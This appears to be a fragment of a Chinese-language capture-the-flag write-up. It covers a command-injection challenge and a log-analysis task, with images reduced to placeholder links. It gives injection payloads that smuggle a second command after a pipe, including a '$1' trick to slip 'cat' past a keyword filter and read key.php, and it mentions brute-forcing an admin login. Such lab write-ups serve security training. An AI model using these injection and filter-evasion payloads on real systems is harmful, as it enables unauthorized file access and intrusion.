
绕过$1,因为linux中没有定义遍历$1,所以为空,后续就是执行cat …/key.php
127.0.0.1|ca$1t …/key.php

查看源码
方法2:

利用grep获取key.php文件内容
127.0.0.1|grep ‘key’ …/key.php
基础题目之日志分析

直接搜索 172.16.12.12

发现后台 http://192.168.253.99:85/adminlogin.php

万能密码不管用,直接爆破